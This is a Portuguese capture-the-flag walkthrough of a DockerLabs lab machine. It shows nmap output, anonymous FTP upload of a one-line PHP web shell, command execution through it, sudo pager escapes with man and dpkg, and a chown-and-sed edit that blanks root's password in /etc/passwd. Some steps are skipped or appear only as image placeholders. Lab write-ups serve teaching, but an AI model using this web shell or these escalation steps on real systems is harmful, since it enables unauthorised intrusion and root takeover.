maq.anonimous

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC —open -p- -T5 -n -Pn

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.anonymous]
└─# nmap 172.17.0.2 -A -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 19:06 -03
Nmap scan report for 172.17.0.2
Host is up (0.000063s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.17.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            7816 Nov 25  2019 about.html
| -rw-r--r--    1 0        0            8102 Nov 25  2019 contact.html
| drwxr-xr-x    2 0        0            4096 Jan 01  1970 css
| drwxr-xr-x    2 0        0            4096 Apr 28 18:28 heustonn-html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 images
| -rw-r--r--    1 0        0           20162 Apr 28 18:32 index.html
| drwxr-xr-x    2 0        0            4096 Oct 23  2019 js
| -rw-r--r--    1 0        0            9808 Nov 25  2019 service.html
|_drwxrwxrwx    1 33       33           4096 Apr 28 21:08 upload [NSE: writeable]
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Mantenimiento
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Unix
```

Vemos muitas informações do serviço FTP, onde o usuário anônimo está habilitado . Observamos que todas as informações que nos são reportadas no serviço ftp são os arquivos fonte do site que roda na porta 80. Além disso, verificamos se o diretório /upload dentro do site possui capacidade de lista de diretórios , portanto será fácil a intrusão. Podemos fazer upload de um shell reverso e acessá-lo na web para obter acesso. Nós o carregamos no diretório /upload , que é o único lugar onde temos permissões de gravação.

vamos entrar no usuário Anonymous do ftp.

ftp anonymous@172.17.0.2

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.anonymous]
└─# ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||22598|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            7816 Nov 25  2019 about.html
-rw-r--r--    1 0        0            8102 Nov 25  2019 contact.html
drwxr-xr-x    2 0        0            4096 Jan 01  1970 css
drwxr-xr-x    2 0        0            4096 Apr 28 18:28 heustonn-html
drwxr-xr-x    2 0        0            4096 Oct 23  2019 images
-rw-r--r--    1 0        0           20162 Apr 28 18:32 index.html
drwxr-xr-x    2 0        0            4096 Oct 23  2019 js
-rw-r--r--    1 0        0            9808 Nov 25  2019 service.html
drwxrwxrwx    1 33       33           4096 Oct 06 23:59 upload
```


agora crie o shel.php com nano, para enviar para maquina vitma .


```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.anonymous]
└─# nano shel.php

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.anonymous]
└─# cat shel.php
<?php echo shell_exec($_GET ["cmd"]); ?>

┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.anonymous]
└─#
```

crie essa reverse shel.php e transfira ela para MAQUINA VITIMA, por ftp

com o comando put shel.php o arquivo foi baixado na maquina vitima, na pasta upload conforme a imagem


abaixo.






vamos entra no navegador com http://172.17.0.2/upload/shel.php

aparentemente parece que nao fucionou, mas fucionou sim .




http://172.17.0.2/upload/shel.php?cmd=whoami




agora vamos vamos uma reverse shell com bash, para nos termos acesso a maquina da vitima,
no terminal da maquina atacante, com netcat.

vamos pegar a reverse shell no site: https://www.revshells.com/




vamos usar o Burp Suite .



na foto acima na parte de (ENCODE AS= selecione Url), copia e cole onde a seta esta marcando ok.

++
++



ESCALAÇAO DE PRIVILÉGIOS

```
www-data@3c803009d6df:/home$ sudo -l
Matching Defaults entries for www-data on 3c803009d6df:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use
_pty

User www-data may run the following commands on 3c803009d6df:
    (pingu) NOPASSWD: /usr/bin/man
www-data@3c803009d6df:/home$
```

vamos pegar o reverse man no site https://gtfobins-github-io

Sudo

Se o binário tiver permissão para ser executado como superusuário `sudo`, ele não perderá os privilégios elevados e poderá ser usado para acessar o sistema de arquivos, escalar ou manter o acesso privilegiado.

```
sudo man man
!/bin/sh
```

```
www-data@3c803009d6df:/home$ sudo -l
Matching Defaults entries for www-data on 3c803009d6df:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use
_pty

User www-data may run the following commands on 3c803009d6df:
    (pingu) NOPASSWD: /usr/bin/man
www-data@3c803009d6df:/home$ sudo -u pingu /usr/bin/man ls
```

```
       -A, --almost-all
              do not list implied . and ..

       --author
              with -l, print the author of each file

       -b, --escape
              print C-style escapes for nongraphic characters

       --block-size=SIZE
              with -l, scale sizes by SIZE when printing them; e.g., '--block-size=M'; see SIZE f
ormat
 be-
              low

       -B, --ignore-backups
              do not list implied entries ending with ~
!/bin/bash
```

se colocamos esse comando
vamos ser o usuário pingu

```
       -B, --ignore-backups
              do not list implied entries ending with ~
!/bin/bash
pingu@3c803009d6df:/home$ whoami
pingu
pingu@3c803009d6df:/home$
```

sudo -l

```
pingu@3c803009d6df:/home$ sudo -l
Matching Defaults entries for pingu on 3c803009d6df:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use
_pty

User pingu may run the following commands on 3c803009d6df:
    (gladys) NOPASSWD: /usr/bin/nmap
    (gladys) NOPASSWD: /usr/bin/dpkg
pingu@3c803009d6df:/home$ ls
gladys  pingu  ubuntu
pingu@3c803009d6df:/home$
```

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo dpkg -l
!/bin/sh
```

sudo -u gladys /usr/bin/dpkg -l

```
pingu@3c803009d6df:/home$ sudo -l
Matching Defaults entries for pingu on 3c803009d6df:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use
_pty

User pingu may run the following commands on 3c803009d6df:
    (gladys) NOPASSWD: /usr/bin/nmap
    (gladys) NOPASSWD: /usr/bin/dpkg
pingu@3c803009d6df:/home$ sudo -u gladys /usr/bin/dpkg -l
```



sudo -l

Podemos executar chown como root. Alteramos o proprietario de /etc/passwd :

Temos o binário *chown* como root para que você possa alterar o proprietário de determinados arquivos para remover a senha do usuário root, vamos ver como fazer:

executaremos *chown* da seguinte maneira:

sudo -u root chown gladys /etc/passwd

sudo -u root: executará o comando como usuário root, pois é o único que tem permissão como visto na imagem.

chown gladys /etc/passwd: estamos indicando que /etc/passwd passa a ser propriedade de gladys.

Para ver se funcionou, executaremos ls -l /etc/passwd e nosso usuário deverá aparecer como proprietário.

```
gladys@faa3666d8eba:/home$ sudo -u root chown gladys /etc/passwd
gladys@faa3666d8eba:/home$ ls -l /etc/passwd
-rw-r--r-- 1 gladys root 1292 Apr 28 21:08 /etc/passwd
gladys@faa3666d8eba:/home$
```

Nesta máquina não temos nano, vi ou vim para editar arquivos então faremos e vamos ver como fazer:

comando: sed -i 's/root:x:/root::/g' /etc/passwd

```
gladys@faa3666d8eba:/home$ sed -i 's/root:x:/root::/g' /etc/passwd
sed: couldn't open temporary file /etc/sed472bhE: Permission denied
gladys@faa3666d8eba:/home$
```

1. `sed`: O `sed` (Stream Editor) é uma ferramenta poderosa utilizada para manipulação de texto em arquivos, permitindo realizar edições e transformações em fluxos de dados.
2. `-i`: A opção `-i` habilita a edição in-place, o que significa que as modificações são aplicadas diretamente ao arquivo original, sem gerar uma cópia de backup, a menos que uma extensão de backup seja especificada (por exemplo, `-i.bak`).
3. `'s/root:x:/root::/g'`:
   - `s`: Indica que a operação a ser realizada é uma substituição.
   - `root:x:`: Este é o padrão que o `sed` irá buscar. No contexto do arquivo `/etc/passwd`, `root:x:` representa a entrada do usuário "root", onde `x` é um marcador que normalmente indica que a senha está armazenada em um local seguro, como `/etc/shadow`.
   - `root::`: Este é o texto que irá substituir o padrão encontrado. Aqui, a operação altera a string para remover o marcador de senha (`x`), resultando em uma entrada que poderia ser considerada inválida ou insegura, já que não apresenta um mecanismo de autenticação adequado.
   - `g`: A flag `g` (global) indica que todas as ocorrências do padrão na linha devem ser substituídas, não apenas a primeira.
4. `/etc/passwd`: Este é o caminho do arquivo que contém as informações de conta dos usuários do sistema, incluindo nomes de usuário, IDs, grupos, e outros dados relevantes.

Resumo

Em resumo, este comando modifica o arquivo `/etc/passwd` substituindo todas as ocorrências da sequência `root:x:` por `root::`. Esta ação pode comprometer a segurança do sistema, uma vez que a entrada para o usuário "root" ficará sem um método de autenticação seguro, tornando-a potencialmente vulnerável. Recomenda-se sempre ter cuidado ao realizar alterações em arquivos críticos do sistema, especialmente relacionados à autenticação e permissões de usuários.

mas nos dirá que a permissão foi negada, então teremos que copiar *passwd* para *tmp* ,
modificá-lo com o parâmetro *-i* e verificar se a senha do usuário root foi removida.

```
gladys@faa3666d8eba:/etc$ cp /etc/passwd /tmp
gladys@faa3666d8eba:/etc$ cd ../tmp
gladys@faa3666d8eba:/tmp$ ls
passwd
gladys@faa3666d8eba:/tmp$
```

sed -i 's/root:x:/root::/g' /tmp/passwd

Análise do Comando

1. `sed`:
   - `sed` é um editor de fluxo que permite a edição de textos através de expressões regulares. É frequentemente utilizado para realizar substituições e transformações em arquivos de texto.
2. `-i` **(in-place)**:
   - A opção `-i` indica que o `sed` deve modificar o arquivo diretamente, sem criar uma cópia. As alterações serão aplicadas imediatamente no arquivo especificado.
3. **Expressão de Substituição**:
   - `'s/root:x:/root::/g'`:
     - `s`: Indica que é uma operação de substituição (substitute).
     - `root:x:`: Este é o padrão a ser encontrado. Neste caso, representa a linha que contém o usuário `root` com `x` como marcador de senha, comum em arquivos que utilizam shadow passwords.
     - `root::`: Este é o texto de substituição. Ao substituir `x` por um campo vazio (`:`), você remove a referência à senha, resultando em um campo de senha vazio.
     - `g`: O modificador global aplica a substituição em todas as ocorrências dentro de cada linha do arquivo, e não apenas na primeira.
4. `/tmp/passwd`:
   - Este é o arquivo de entrada que o comando está manipulando. Diferentemente do `/etc/passwd`, que é um arquivo crítico do sistema, `/tmp/passwd` sugere que é um arquivo temporário ou de teste. Esse arquivo pode ser uma cópia do original ou um arquivo gerado para fins de manipulação.

Considerações Importantes

- **Implicações de Segurança**: Remover a referência à senha do usuário `root` pode comprometer a segurança, especialmente se o arquivo `/tmp/passwd` for utilizado de alguma forma que interfira na autenticação. É importante estar ciente do contexto em que essa operação está sendo realizada.
- **Uso de Arquivos Temporários**: Manipular um arquivo em `/tmp` geralmente indica que a operação é de teste ou preparação. Se o arquivo for posteriormente utilizado em algum processo crítico, essa modificação pode ter efeitos indesejados.
- **Backup Recomendado**: Sempre é aconselhável fazer backup do arquivo original antes de realizar operações de modificação, especialmente quando se trabalha com dados sensíveis ou críticos.

Resumo

O comando `sed -i 's/root:x:/root::/g' /tmp/passwd` altera todas as ocorrências de `root:x:` para `root::` no arquivo `/tmp/passwd`, removendo a referência à senha do usuário `root`. Embora este comando possa ser útil em contextos específicos, deve ser usado com cuidado devido às possíveis implicações na segurança e integridade do sistema.

agora executamos cat de passwd e o x do usu ├írio root deve ser eliminado

```
gladys@faa3666d8eba:/tmp$ cat /tmp/passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
